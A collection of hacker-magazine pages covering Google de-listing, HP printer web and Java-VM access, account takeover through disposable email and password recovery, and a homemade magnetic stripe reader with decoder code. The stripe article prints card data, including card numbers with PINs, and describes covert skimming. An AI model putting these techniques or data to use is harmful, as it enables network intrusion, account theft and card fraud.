Most people are dying to get their sites listed in Google. But what if you want your site *out* of Google's listings? Maybe you want to keep your site private, or you don't want a bunch of creeps surfing to your page trying to find animal porn. Maybe you just hate Google, are paranoid, or have some copyrighted material on your page that you need out of Google's cache today. Whatever the case, it's actually pretty easy to get out of Google and start to bask in relative anonymity. Because once you're out, then your page is off the Internet for all intents and purposes. Having your page delisted in Google is almost like having your page password protected where the password is your URL! (In this article, I alternate between keeping Google's bots out of your page and keeping all search engine bots (there are other search engines now?) out. I'm assuming that if you want out of Google you want out of them all. If you really only want out of Google then use "Googlebot" instead of "Robots" in the following examples.)

The first thing you want to do is add some meta tags to your index.html. If you want Google - and every other engine - to ignore your entire site during its spidering of the web, add this meta tag to your header:

```
<META NAME="ROBOTS" CONTENT="NOINDEX,
➥NOFOLLOW">
```

Alternatively, you can allow every search engine except for Google to index your page. Just add this tag:

```
<META NAME="GOOGLEBOT" CONTENT="NOINDEX,
➥NOFOLLOW">
```

This next tag will remove the "snippets" from the Google results it returns. Snippets are the descriptive text underneath the URL when you pull up a list of Google results. It has your search terms bolded within the snippet to show you what context your terms are being used in.

```
<META NAME="GOOGLEBOT" CONTENT="NOSNIP
➥PET">
```

If you want your page to be listed in Google but don't want them to store an archive of your page, then add only this next tag to your header:

```
<META NAME="ROBOTS" CONTENT="NOARCHIVE">
```

This is handy if you have a page that changes frequently, is time critical, or if you don't want searchers to be able to see your old pages. For example, if you're a professor posting test solutions or something similar you'd definitely want to remove Google's cache if you plan on reusing the test.

After you add all the meta tags you want, you may be finished. But if you're trying to keep bots out of your entire site permanently, the next thing to do is create a robots.txt file in your

website's root directory. Pull up Notepad and type in the following two lines:

```
User-agent: *
Disallow: /
```

Save this file as robots.txt and ftp it to your site's root directory. This will tell the Googlebot and actually all other search engines not to bother looking at your page and to spider somewhere else. Obviously, if you create this file then you don't need the meta tags but if you're extra paranoid then you should use both methods like I did.

After you've done all that, go and sign up for a Google account at http://services.google➥.com/urlconsole/controller

This page is for people who urgently want their URLs removed from the index. Even then it will take up to 24 hours. But if you'd rather wait six to eight weeks, be my guest. After you create an account, Google will email you a link where you enter the URL of your robots.txt file you just uploaded and then Google sends their bot over to your site right away to read it. With any luck, you're out of the index in a day or two. I was out in less than 12 hours. If you want to get back in, just remove all the meta tags and the robots.txt file. As long as someone is linking to you somewhere you'll be listed again after Google's next web crawl.

Special thanks to Google's Listing Removal Resource which is at: http://www.google.com.gr/➥remove.html

The above page can also help you if you want to remove images from Google's image search engine. Especially handy if you don't want people to be able to link your name to your face or find your wedding photos. You can learn more about robots.txt files and what they can do here: http://www.robotstxt.org/wc/norobots.html

Of course, it may simply be easier to password protect your page if you don't want people seeing what's inside. But sometimes that's not feasible because of the inconvenience it may pose to your audience. Besides, Google can index password-protected pages according to Google's corporate information page. Not only that, but anything that is simply sharing space on your server is fair game to the Googlebot like Excel or Word files. Even SSL pages can be indexed. The above methods will serve to hide your page by practically disconnecting it from the web. Once I was out I tried to Google for my name and page and sure enough it was gone. It was like the page didn't exist and it gave me such a nice warm fuzzy feeling inside.

One disclaimer though: if you were using Google as your in-house search engine solution to help your users find information on your page it will no longer work once you've been delisted.

Have fun!

Shoutouts to the Boneware Crew.

HP Printers:

THE HIDDEN THREAT

by DarKry
darkry@gmail.com

I was recently reading a book of fictitious scenarios in which a hacker gains access to a network through a printer. The book cited a tool called Hijetter available at phenoelit.de. Hijetter is a tool for windows which uses HP's PJL protocol to connect to and perform simple tasks on certain printers. Curiosity got the best of me so I started doing a little research into what exactly these printers are capable of. First let's look at some of the features built into these printers; many ship with built-in web servers which allow for remote administration. These servers allow a remote administrator to see the status of the printer, view recent print jobs, and change environment variables. It is worth mentioning that HP did build in password protection, but it is disabled by default and in fact, in all my exploring I didn't find a single printer that had a password set. Many of these printers also have an ftp server enabled by default, and again the passwords are a joke. Different models have different default passwords and to list them here would be pointless (use google). In case the implications aren't obvious to everyone yet let's review. These printers have web and ftp servers running out of the box. With a beefy 8mb of flash memory storage a printer suddenly becomes an attractive place to anonymously store all sorts of fun things. But this is only the tip of the iceberg.


First let's look at how to find printers. As an administrator is setting up a network he is worried about a lot of things. Keeping the bad guys

out is top priority. After configuring a firewall to only allow the right people access to the right ports the rules can start to look like a giant game of Blinko. It is understandable that blocking the printer spooling port from outside access may not have crossed the admin's mind. In fact there are valid reasons to allow this, for instance, to allow employees to print from home. All ports aside, a printer definitely doesn't appear to be a threat. After all, what damage can a printer do? Fire up nmap and run a scan on your corporate network for machines with port 9100 open. Once you have a list, try surfing to each address. Chances are most of them will have a web server. Those who are interested in getting their hands dirty can get a library for PJL communication, also from the folks at Phenoelit.

Now so far this has been a relatively benign hack. We have accessed a printer and the most damage we can do is lock it with an error or print "Insert Coin" on the LCD display. I was starting to get bored with all this and about to move on to bigger and better things when I noticed something strange about some of the newer printers that I was finding. I kept seeing references to something called Chai Java. This got me interested again. Could it be that some of these printers actually had a java virtual machine built into them? That would mean that any code I wrote could be run from a printer, but more importantly a printer inside a target network. After playing around a bit more I found that, yes, this really was possible. From the web server on these printers you can upload code to be run on the printer. Chai Java is still in its infancy but already it is possible to run all sorts of interesting things. Most importantly, an important step has been removed. The most difficult step in breaking into a network has always been finding a way past the firewalls. Suddenly instead of searching for a vulnerable machine, an intruder can simply connect to a printer's web site and upload a proxy. As far as security goes it's as bad as having internal network jacks on the outside wall of your corporate headquarters.

Shouts of course go out to DarkLordZim, BrutalInquisition, Razorwire, and the rest of the crew on mediamonks.

Disposable Email Vulnerabilities



by StankDawg
stankdawg@stankdawg.com

The spam epidemic has gotten horribly out of control. We all know that. Many solutions are being attempted to avoid spam from legislation to technical alternatives. Filtering is not an exact science and it never will be. Blacklisting sites and servers is unrealistic because one server can be tainted by one user. Another recent phenomenon has been the onset of "disposable" email accounts. Some sites that offer these services are dodgeit.com and mailinator.com but there are several others scattered around the web.

A disposable email account is one that is not consistently used or tied to an individual person. Personally, I have created accounts on my own server for this very purpose and then deleted the account after I was done with it. Not everyone has the luxury of having their own server to do this. To meet that need, some sites have appeared that allow any user to create a disposable account to get a reply or information without fear of the influx of spam that may result from requesting information from some site.

You could use this to sign up to a mailing list for example. You can then check in on that account to read the mailing list without fear of them selling your address around to other lists or spammers. You might also use this as a one-time disposable message center. Perhaps you want to post to a site and want replies to a question but not get flooded with responses or have your real email address made public. These are perfect examples on how and why to use this type of account. Specifically, the mailing list example is a good way to add RSS content to your site without the spam. Many of these sites (dodgeit.com for example) generate a news feed using RSS that you can add to your site. Mailing list content that you control!

Keep in mind that due to the nature of these systems, they provide free access for anyone to use them at any time. This means that these disposable email sites do not have account valida-

tion of their own. That could be an ironic mess! What they do is allow anyone to access any account at any time. That way, there are no passwords to deal with and no account set up of any kind. Anybody can use the service and nobody is excluded. It's a spam solution for everyone!

This leads me to the first problem with these systems as they are now. Once again, due to the nature of these systems, they are meant to be disposable and used as described above. Disposable accounts were not intended to be used for any type of real mail usage although, theoretically, they could be. That is why I call them "disposable." In fact, you will find that there is no delete function on these services. What need would there be for a delete function on a disposable account anyway? The system will delete files every 30 days or whatever the system is set for. Another reason to not have a delete function is the fact that I mentioned earlier about *anyone* accessing *any other* account. All it would take is a few ne'er-do-wells to go in and delete your confirmation messages before you can get to them. Someone could even delete everything in your mailbox just to be a jerk. If you think that would be too hard to maintain and figure out, trust me when I tell you that it could easily be scripted to do this with no manual intervention. This is not even the biggest problem with these systems. It is the misuse of them that could really get you Owned.

The big mistake that people make with this kind of account is that they try to use it for things that quite simply, they should not. Some people may think that registering for a forums site or a CMS (content management system) with a disposable account may be a good idea to avoid potential spam or revealing their real email address in a questionable environment. But understanding how a forum works is crucial. If the forum doesn't validate any emails, then it will be fine. Most forums, however, will make you validate the email address by sending a confirmation password to that address that you must enter to complete the registration process. There you go sharing your account information, *including password,* with the world.

Since that disposable email account is open to the world, anyone can check your mail. All they need to know is the account name. If they registered with a forum site for example, it can easily be looked up in the members list. Go back and check their "disposable" email account and see if they left the email there. Remember, there is no delete feature on these systems! If it is still in the system, you will see the site and the password. People who are using a disposable email account to register for a site are usually too lazy to change their password. I can tell you as a matter of fact that this happens quite frequently.

Also, keep in mind that these services are web-based. "So what?" you may say. Well, in the example above I mentioned that if you noticed someone at a site or went digging through a site for those email addresses you would find them. No one really wants to manually search for people. So we look to automate things. Since these are web services, guess what crawls out every so often and picks them up? That's right, spiders from search engines! If you haven't already dropped this article to try it, stop and do a Google search for "@dodgeit.com" and see what you can find. If the site is designed properly, they will prevent spiders from finding the actual mailboxes on the disposable email site (which they do) but other sites where people are posting or using the disposable email addresses usually do not.

I also want to emphasize that just because the initial emails with passwords may have been rolled from the system, that doesn't mean anything. There is a fatal backdoor that exists here. It is actually the true definition of a backdoor! Even if you miss the original confirmation email, or even if they changed their password right away as suggested, almost every site offers a password recovery system for their users. All a person would have to do is go to that password recovery request and have a new password sent to the original email address, which is... you guessed it, *public!* Any account that has been registered with any of these "disposable email accounts" can be backdoored. And if you think this isn't a danger, imagine the identity theft that could take place! Opening eBay accounts under your account, changing other information on a site, the list goes on.

This is not only an open invitation for a person to have their account owned and be spoofed by someone else. It could actually be worse than that. Those of us who run websites may now have people using the system who have taken over someone else's account. They are now in the system, with no valid email, so that they can wreak havoc on your system if they wanted to without fear of repercussion. Obviously, you could check the logs but they simply use a proxy to avoid detection without much deeper means of investigation.

What can and should be done about these problems? Well, that is for you to decide. As a user of these services, I can simply recommend that you be careful and think out the dangers of using them. Do not put any personal information on them or have personal information sent to them. Do not use them to register with sites

where your password will be mailed to you. If you do, for crying out loud go check the email right away and then go in and *change your password immediately!* Doing that will keep you from being spoofed on a site but it still lets the world now that you are registered at that site, so you have lost some privacy in general. Keep that in mind when you register for your assorted prOn sites.

What if you are a webmaster of a site and you are concerned about this? You also have to make your own choices. You may decide to not allow users to register from these known sites. Many sites do not allow yahoo or hotmail or other public mail account users to register. These sites can be treated the same way. You can send your passwords encrypted somehow but this makes it tougher for non-tech savvy users to complete registration. It would, however, be safer for your site. Certainly you should force your users to change their password immediately when they register so they do not leave that default password working.

Finally, I do not see with so many public email services available, why people don't just create a new Gmail account or yahoo account or hotmail account. The list of options is endless. These accounts would be password protected but you could still treat them as disposable accounts. Use them once, then forget about them. Register them against the disposable services listed above for two layers of protection! That little extra step will pay off. But instead of using Gmail or yahoo, we decided it would be better to just create our own service.

When I first wrote this article, I originally suggested that the reader could set up a new mail service that could eliminate the problems mentioned earlier. It so happens that I had a domain registered just as a test bed for different projects that we work on. I thought it would be a good idea to turn this site into a disposable email service that actually protected your privacy and anonymity while providing spam protection. The fact that it creates a funny email address is a bonus. It was a simple matter of designing a database that interacted with the mail server to automatically create temporary accounts on the mail server and delete them after a certain amount of time.

What makes this service different? Firstly, it offers password protection! Secondly, it offers the ability to *delete* emails. Both of these are offered through a web mail front-end that no one else can access without a password. What this also does is lock the backdoor. Sending password change requests will not work for two reasons. One, they will not have the password to your account (unless you do something stupid), and two, the accounts all have expiration dates! The whole point of a disposable email account is that it be temporary. We designed our database to have a user-defined expiration date (seven days maximum) for the account time-to-live. After the expiration date is passed, the account is deleted by a cron job and permanently locked in the database to prevent it from ever being used again. This includes the original user. If you wanted a reusable account, then you shouldn't have used a disposable email service.

We designed the database to be very simple, yet powerful at the same time. It only keeps the minimum amount of data to automate the service, and the password is not one of them. That is handled by the mail server alone to avoid another point of attack. We are using a web mail client (still undecided at this point, but probably squirrelmail) to handle the interface, so that code base was already done; we simply implemented it. Nick84 wrote the base code and we all worked together modifying it from there. The site is tested and up and running, so please feel free to use it. It is a free service from the DDP to help protect your privacy and avoid spam. We use it. We like it. We hope you do too.


Further research: dodgeit.com, mailinator ➥.com, Google "related:", willhackforfood.biz.

Shoutz: The DDP, particularly nick84 for writing the base code, ld@blo, Decoder, lucky225, squirrelmail.org.

Please take a moment to welcome a new addition to the 2600 family.

Four new pages have been added as of this issue!
They are Pages 61, 62, 63, and 64.
Please do your best to make them feel at home.

Magnetic Stripe Reading



by Redbird
redbird@2600.com

Good magnetic stripe readers are hard to come by. Most are expensive, only capable of reading one or two tracks, and have inconvenient interfaces. In this article I will describe the process of making an extremely cheap, simple, and reliable single-track reader from parts that are readily available. We will be interfacing the reader to the microphone input of a sound card, which is very convenient for use with most laptops and desktops.

I will not be discussing the theory and concepts of magnetic stripe technology and the assumption is made that you are somewhat familiar with the topic. For a simplistic overview of magnetic stripe technology that is easy to read and understand, I recommend that you read the classic article "Card-O-Rama: Magnetic Stripe Technology and Beyond" by Count Zero, which can be found quickly by doing a web search for keywords in the title.

Materials

Below is a list of materials you'll need to construct the reader.

Magnetic head. Magnetic heads are extremely common. Discarded cassette tape players contain magnetic heads of almost the exact size needed (the small difference won't matter for our application). Simply obtain a discarded cassette tape player and remove the magnetic head without damaging it. These heads are usually secured with one or two screws which can be useful when building the reader, so don't discard them.

3.5mm mono phone plug (with 2-conductor wire). You can find this on a discarded monaural earphone or in an electronics store.

Soldering iron with solder.

Optional:

Wood (or other sturdy material) base to mount magnetic head.

Ruler or other straight edge to slide cards on.

Construction

The actual hardware design is incredibly simple. The interface consists of simply connecting the output of the magnetic head directly to the mic input of a sound card. Solder the wire connecting the 3.5mm mono phone plug (base and tip) to the leads of the magnetic stripe head. Polarity does not matter.

I recommend that you mount the head in a way that makes it easy to swipe a card over it with a constant velocity. This is where your custom hardware ingenuity comes in. Mount a ruler (or other straight edge) perpendicular to the magnetic head, with the reading solenoid (usually visible as a black rectangle on the head) at the correct distance from the base for the corresponding track. Track 1 starts at 0.223" from the bottom of the card, Track 2 starts at 0.333", and Track 3 starts at 0.443".

Alternatively, you can purchase a surplus reader with no interface (i.e., scrapped or with a cheap TTL interface) and follow the same instructions with the exception that the magnetic head will already be mounted. Most surplus readers come preset to Track 2, although it is usually a simple hardware mod to move it to the track you'd like to read. This will save you the trouble of building a custom swiping mechanism and will also improve the reliability of the reads. There are surplus readers that can be purchased for less than $10 US at various online merchants.

Software

In this project, the software does all the heavy lifting. The "dab" utility included in this article takes the raw DSP data from your sound card, decodes the FSK (frequency shift keying - a.k.a. Atkin Biphase) modulation from the magnetic stripe, and outputs the binary data. Additionally, you can decode the binary data using the "dmsb" utility (available in the "code" section of the 2600 website) to output the ASCII characters and perform an LRC check to verify the integrity of the data, provided that the stripe conforms to the specifications described in ISO 7811, 7813, and optionally ISO 4909 (for the uncommon Track 3). Becoming familiar with these specifications will help you understand the contents of the magnetic stripe when viewing the decoded data.

The provided software is more proof-of-concept than production code, and should be treated as such. That said, it does its job well. It is open source and released under the MIT license. Feel free to contribute.

Requirements

Linux (or the desire to port to another operating ➥system)

A configured 16-bit sound card

Access to the /dev/dsp device

libsndfile

Note that "dab" can also take input from any audio file supported by libsndfile. However, it

must be a clean sample that starts at the beginning of the file. This is useful to eliminate the requirement of a sound card and allow samples to be recorded from another device (e.g., an MP3 player/recorder) and decoded at another time.


Compiling


Edit any configuration #defines near the top of the dab.c file and proceed to compile the source with the following commands:

```
cc dab.c -o dab -lsndfile
```


Usage for dab.c


```
-a, --auto-thres Set auto-thres percent
➥age (default: 30).
-d, --device Device to read audio data
➥from (default: /dev/dsp).
-f, --file File to read audio data from
➥(use instead of -d).
-h, --help Print help information.
-m, --max-level Shows the maximum level
➥(use to determine threshold).
-s, --silent No verbose messages.
-t, --threshold Set silence threshold
➥(default: automatic detect).
-v, --version Print version information.
```





My original reader. With this reader I would use a ruler as a track guide. This way I could not only read the three standard tracks, but also data on non-standard cards, some of which have tracks in odd positions such as through the middle of the card.





My current reader, made of a modified surplus reader which is only capable of reading the three standard tracks.

Examples

Below are some examples of a few (hopefully) less common cards so as to get an idea of the sort of data you're likely to find.

Park Inn (Berlin-Alexanderplatz) Door Key Cards

Room: 2006
Checkout Date: 12/30/2004
Card 1
Track 2 Data:
5101152006010912130124000120000000000
Card 2
Track 2 Data:
5101152006020912130124000120000000000
Room: 2005
Checkout Date: 12/30/2004
Card 1
Track 2 Data:
5101152005010160230124000120000000000
Card 2
Track 2 Data:
5101152005020160230124000120000000000

SEPTA Monthly TransPass Cards

Month: November 2004
Serial: 001467
Track 2 Data:

```
0101001101041130040000001467
Month: June 2003
Serial: 002421
Track 2 Data:
0101000601030630030000002421
Month: January 2002
Serial: 028813
Track 2 Data:
0101000101020131020000028813
```

Sony Connect Cash Cards

```
Card Number: 603571 010462 1134569
PIN: 9014
Track 1 Data:
B6035710104621134569^^49120000040
Track 2 Data:
603571010462113456 9=49120000040
Card Number: 603571 010462 1132282
PIN: 5969
Track 1 Data:
B6035710104621132282^^49120008147
Track 2 Data:
603571010462113228 2=49120008147
```

Starbucks Cards

```
Card Number: 6015 0613 2715 8426
Track 1 Data:
B6010565061327158^0040/MOMSDAY04^2501
➥0004000060018426
Track 2 Data:
6010565061327158=25010004000060018426
Card Number: 6014 5421 5637 9529
Track 1 Data: B6010564542156377^0027/
➥EXCLUSIVEB2B04^25010004000060019529
Track 2 Data:
6010564542156377=25010004000060019529
Card Number: 6014 5421 6302 5757
Track 1 Data: B6010564542156377^0027/
➥EXCLUSIVEB2B04^25010004000060019529
Track 2 Data:
6010564542163027=25010004000060015757
```

Conclusion

This project was originally started for the New York City MetroCard decoding project that you may have heard about on *Off The Hook.* Nearly all commercial readers are unable to dump the raw data as it exists on the MetroCard and, even if they could, they are priced way above our (and most hobbyists') budget limitations. This solution has worked very well for us and can aid you in reverse-engineering cards that you may have as well. The "dmsb" application available online can be used for simply decoding standard cards that you have laying around as well.

While my construction example demonstrates a fairly straightforward and typical use of a magnetic stripe reader, many other uses can be considered.

For instance, since all the data obtained from the reader itself is audio, the device can be interfaced to a digital audio recording device, such as one of the many MP3 (and other codec) player/recorders on the market. You could then set the device to record, interfaced the same way with the magnetic stripe reader, and have a stand-alone reader small enough to fit in your pocket. Later, you'd view and edit the captured audio file, saving the clean waveform to a standard .wav file to be analyzed with "dab" (which, in fact, has this capability). You can even construct the reader in an inconspicuous way, so onlookers would never realize the device's capability.

How is this significant? Reading boarding passes with magnetic stripes is a perfect application. These are generally only available in the waiting area of airports. They're issued at check-in and collected when you board, leaving a very small time margin during which the stripe can be scanned. In my case, I had been flagged for additional security and the infamous "SSSS" was printed on my pass. Using my reader, I was able to duck into a bathroom and quickly read the data into my mp3 player/recorder for later analysis. (I discovered a mysterious code on track 2 (normally blank) which read: "C 13190-2******" as well as an "S" at the end of the passenger data on track 1.)

But there are other more sinister applications. What if one of the waiters at your favorite restaurant built this device and swiped the card of everyone who pays with credit? From the data obtained, an exact clone of the credit card could be created. Credit card fraud would quickly become out of control if this were commonplace.

The same principle could be applied to reverse-engineering an unknown magnetic stripe technology. While individual card samples are often much more difficult to obtain, scanning samples as you obtain them enables you to gather samples at an astonishing rate. This way, supporters can loan you cards to scan on the spot. I have personally used this method for the MetroCard decoding project and it works extremely well.

I could go on and on with more examples of the implications of this sort of design, but I'd like to hear back from the readers as to what other ideas may have been thought up. All feedback is appreciated and, time permitting, all questions will be answered.

Hopefully this project makes you realize how certain types of technology are priced way above what they have to be to keep them away from "us" because of the fear of malicious use. I also hope it encourages more projects like this to surface so we can learn about and use technology without the restrictions imposed upon us by big corporations.

```
/* dab.c - Decode Aiken Biphase
   Copyright (c) 2004-2005 Joseph Battaglia <redbird@2600.com>
   Released under the MIT License.
   Compiling:
     cc dab.c -o dab -lsndfile
*/

#include <fcntl.h>
#include <getopt.h>
#include <sndfile.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/soundcard.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

/*** defaults ***/
#define DEVICE         "/dev/dsp" /* default sound card device */
#define SAMPLE_RATE    192000     /* default sample rate (hz) */
#define SILENCE_THRES 5000        /* initial silence threshold */
/*** end defaults ***/

/* #define DISABLE_VC */    /* disable velocity correction if defined */

#define AUTO_THRES     30    /* pct of highest value to set silence_thres to */
#define BUF_SIZE       1024  /* buffer size */
#define END_LENGTH     200   /* msec of silence to determine end of sample */
#define FREQ_THRES     60    /* frequency threshold (pct) */
#define MAX_TERM       60    /* sec before termination of print_max_level() */
#define VERSION        "0.6" /* version */

short int *sample = NULL;
int sample_size = 0;

/* allocate memory with out of memory checking
   [size]          allocate size bytes
   returns         pointer to allocated memory */
void *xmalloc(size_t size)
{
  void *ptr;

  ptr = malloc(size);
  if (ptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return ptr;
}

/* reallocate memory with out of memory checking
   [ptr]           memory to reallocate
   [size]          allocate size bytes
   returns         pointer to reallocated memory */
void *xrealloc(void *ptr, size_t size)
{
  void *nptr;

  nptr = realloc(ptr, size);
  if (nptr == NULL) {
    fprintf(stderr, "Out of memory.\n");
    exit(EXIT_FAILURE);
  }

  return nptr;
}

/* copy a string with out of memory checking
   [string]         string to copy
   returns          newly allocated copy of string */
char *xstrdup(char *string)
{
  char *ptr;

  ptr = xmalloc(strlen(string) + 1);
  strcpy(ptr, string);

  return ptr;
}

/* read with error checking
   [fd]            file descriptor to read from
   [buf]           buffer
   [count]         bytes to read
   returns         bytes read */
ssize_t xread(int fd, void *buf, size_t count)
{
  int retval;

  retval = read(fd, buf, count);
  if (retval == -1) {
    perror("read()");
    exit(EXIT_FAILURE);
  }

  return retval;
}

/* prints version
   [stream]        output stream */
void print_version(FILE *stream)
{
  fprintf(stream, "dab - Decode Aiken Biphase\n");
  fprintf(stream, "Version %s\n", VERSION);
```

Continued on page 46

Exchanges

Research Results

Dear *2600:*

This is to comment on Lori and t3st_s3t's submitted observations in 21:3 about the "weird" number that gives off a list of digits and tones and then reroutes to a busy signal. The numbers were 1-800-506-3553 and 1-800-789-6324. I myself had an encounter with one of these numbers. I was scanning for extenders and came across 1-800-877-6533. I was able to have it produce 900 16 7 11 5030974. I called the number on February 21, 2004 at 1:00 P.M. I called it again numerous times within the course of the hour and it punched off 900 3 7 11 5030974 and then 1, and then 4. So pretty much its outline is 900 X(X) 7 11 5030974. In 21:3 t3st_s3t marked the outline as 200 (XX) 7113267347. Upon further notice you can see that the only similarities in these outlines is (XX) 7 11. Potentially the 900 and 200 could be state or area assignments and the 5030974 and 3267347 could be trunk pairs? Once I documented these numbers I signed onto the irc.2600.net server and chatted with a few friends. We believe that it could potentially notify the caller of their trunk pair's number.

Also, if anyone knows anything about AT&T's Easy Reach 800 service I'd like to know. I called up an 800 number and was prompted for a password. I was thinking it was an extender because it only requested a two digit login. I eventually located it, but I will not disclose it for the client's sake. I learned it's a toll-free service to reach someone remotely, but I'm assuming that there are other capabilities.

The Neuralogist

In our latest experiments on the "weird" numbers we were getting a suffix of 4086584 with prefixes of 897, 898, 903, and 914 on the 3553 number. For the 6324 number we got a suffix of 3267347 with prefixes ranging from 215 to 228. As always, 711 was sandwiched between the prefix and suffix. All of this was identical to what we got in the fall.

What AT&T Easy Reach offers is basically a toll-free number that consumers forward to their homes, offices, or cell phones. One of the features which supposedly makes it harder for outsiders to call them is the implementation of a PIN which, as you mentioned, is a grand total of two digits. We wouldn't call it the ultimate way to keep people out.

Dear *2600:*

For the last ten months I was using a prepaid cell phone through Verizon Wireless. (Verizon's prepaid service sucks!) Anyway, I finally got a new cell phone and plan. But I still had a lot of games and ring tones on the old phone that I couldn't add to my new phone. (Both are Verizon phones.)

I used Verizon's Get It Now to get the games, apps, and tones. This service is kind of cool but is a waste of money most of the time. When my prepaid account ran out of funds, I could no longer make or receive any phone calls on the old phone.

But then one night by accident while playing Tetris on my old phone, I connected to the Get It Now network. I was able to download any game, program, ringtone, or picture *free of charge!* I have not added money to the old phone in two months and I can still connect to Get It Now and download anything, and I am never billed for it. This must be some glitch on Verizon's prepaid phones.

Also, I bought a USB cable that connects my old phone to my computer. Even though I can't make or receive any normal "voice" calls, I can still use my old cell phone as a modem for my computer. I can use Windows HyperTerminal to call other modems or fax machines, or I can call some of those free Internet providers like Net Zero to connect to the net from my laptop when I'm not at home or when my cable modem goes out. I'm not sure why Verizon is still allowing me to make data calls from my old phone without billing me for them. And I don't understand why I can make data calls but not voice calls. Have you heard of anything like this?

And if Verizon finally realizes how much stuff I got from Get It Now and all of the data calls I made, do you think they would be allowed to bill me for them? Would I be responsible for paying for the subscription charges and the data calls I made? I means it's their fault, not mine. I did not sign or agree to any contracts or anything. It was a prepaid service.

Dyslexic_Hippie

If you didn't sign anything, then it's likely that Verizon doesn't even know who you are. And even if they did, they would have to somehow prove that you still had your phone and were still using a service that you technically no longer had. And after that, it would still be their responsibility to terminate prepaid service, not yours. But we really doubt this little bug will last much longer anyway.

Dear *2600:*

Recently, whilst shopping in an Albertsons store here in Texas, I came across one that had a Blue Screen of Death. I went by to check on it over the next week. From what I could tell, it runs on Windows 2000 using a piece of software by NCR. Options in the menu included looking at the amount of cash in the machine and testing it out. It let me quit the program as well via the touch screen. I didn't get much more of a chance to work with it as I didn't have much time. But I would appreciate anyone who could give more information.

The Grand Master of Confusion

Dear *2600:*

I'm really nothing of a hacker. But I do occasionally enjoy tinkering around with computers and electronics to see what happens. I got a great opportunity to do this a few months back. I was at a bar with some close friends, which is why I may not be too accurate with some of the details. We were sitting by one of those newer Golden Tee games (perhaps the 2004/2005 version, I'm not sure). I had noticed that midnight had come and gone and be-

fore long saw that the game was no longer on the Attract mode that it had been on all night. Instead, it was on a debug type menu.

For the life of me I can't figure out why it went into this mode. It wasn't any special day, not the first or middle or last of the month. It didn't seem like it was around any specific time, maybe 12:30 central time.

